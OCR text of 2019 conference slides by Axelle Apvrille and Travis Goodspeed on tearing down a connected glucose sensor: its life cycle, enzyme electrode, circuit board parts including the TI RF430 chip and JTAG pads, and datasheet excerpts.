
The inner guts of a connected glucose sensor for diabetes

Axelle Apvrille (Fortinet)
Travis Goodspeed

November 2019

Who are we?



Axelle Apvrille
Principal Security Researcher at
Fortinet, @cryptax
Mobile malware, IoT, Ph0wn CTF


Travis Goodspeed
Digital watchmaker and Studebaker
enthusiast, @travisgoodspeed
GoodFET, GoodWatch, PoC||GTFO

Flash Glucose Monitoring system

Diabetes Technol Ther. 2009 Jun; 11(Suppl 1): S-11–S-16.
doi: 10.1089/dia.2009.0002
PMCID: PMC2903977
PMID: 19469670

A Tale of Two Compartments: Interstitial Versus Blood Glucose Monitoring

Eda Cengiz, M.D. and William V. Tamborlane, M.D.



@cryptax testing the sensor!


Screenshot from https://www.ncbi.nlm.nih.gov/pmc/articles/PMC2903977/

Sensor life cycle


Assemble pack

Apply sensor

Activate it (60 min)




Use it



Expires after 14 days

Sensor Teardown


Trick: unclip enzyme sensor part, then put a blade in the middle of the case



Other teardowns:
https://www.youtube.com/watch?v=40RXFhZp8hg
https://www.youtube.com/watch?v=sYIm97wjl0o

Enzyme sensor


3 electrode contacts




Covered with Glucose Oxydase (GOx)

5mm long, 0.4mm wide

PCB


Temperature sensor
JTAG
Texas Instruments RF430TAL152H
Enzyme sensor pins
Battery V337
NFC antenna

Datasheet



TEXAS INSTRUMENTS

RF430FRL152H, RF430FRL153H, RF430FRL154H

SLAS834C – NOVEMBER 2012 – REVISED DECEMBER 2014

RF430FRL15xH NFC ISO 15693 Sensor Transponder

1 Device Overview


1.1 Features

- ISO/IEC 15693, ISO/IEC 18000-3 (Mode 1) Compliant RF Interface
- Power Supply System With Either Battery or 13.56-MHz H-Field Supply
- 14-Bit Sigma-Delta Analog-to-Digital Converter (ADC)
- Internal Temperature Sensor
- Resistive Sensor Bias Interface
- CRC16 CCITT Generator
- MSP430™ Mixed-Signal Microcontroller
  - 2KB of FRAM
  - 4KB of SRAM
  - 8KB of ROM
  - 256-kHz Internal Low-Frequency Clock Source
  - External Clock Input
  - 16-Bit Timer_A With Three Capture/Compare Registers
  - LV Port Logic
    - V_{OL} Lower Than 0.15 V at 400 µA
    - V_{OH} Higher Than (V_{DDB} – 0.15 V) at 400 µA
    - Timer_A PWM Signal Available on All Ports
  - eUSCI_B Module Supports 3-Wire and 4-Wire SPI and I^2C
  - 32-Bit Watchdog Timer (WDT_A)
  - ROM Development Mode (Map ROM Addresses


Screenshot of http://www.ti.com/lit/ds/symlink/rf430frl152h.pdf

- No public documentation for RF430 **TAL**, but *FRL*
- NFC ISO 15693 - *"Vicinity" cards*
- Uses **Ferroelectric** RAM (FRAM)

Pin assignment




http://www.ti.com/lit/ds/symlink/rf430frl152h.pdf




JTAG


Mode
Power
Texas Instruments
MSP-FET Flash Emulation Tool
Texas Instruments
RF430FRL152HEVM
VER:1.01
For evaluation only;
not FCC approved for resale.

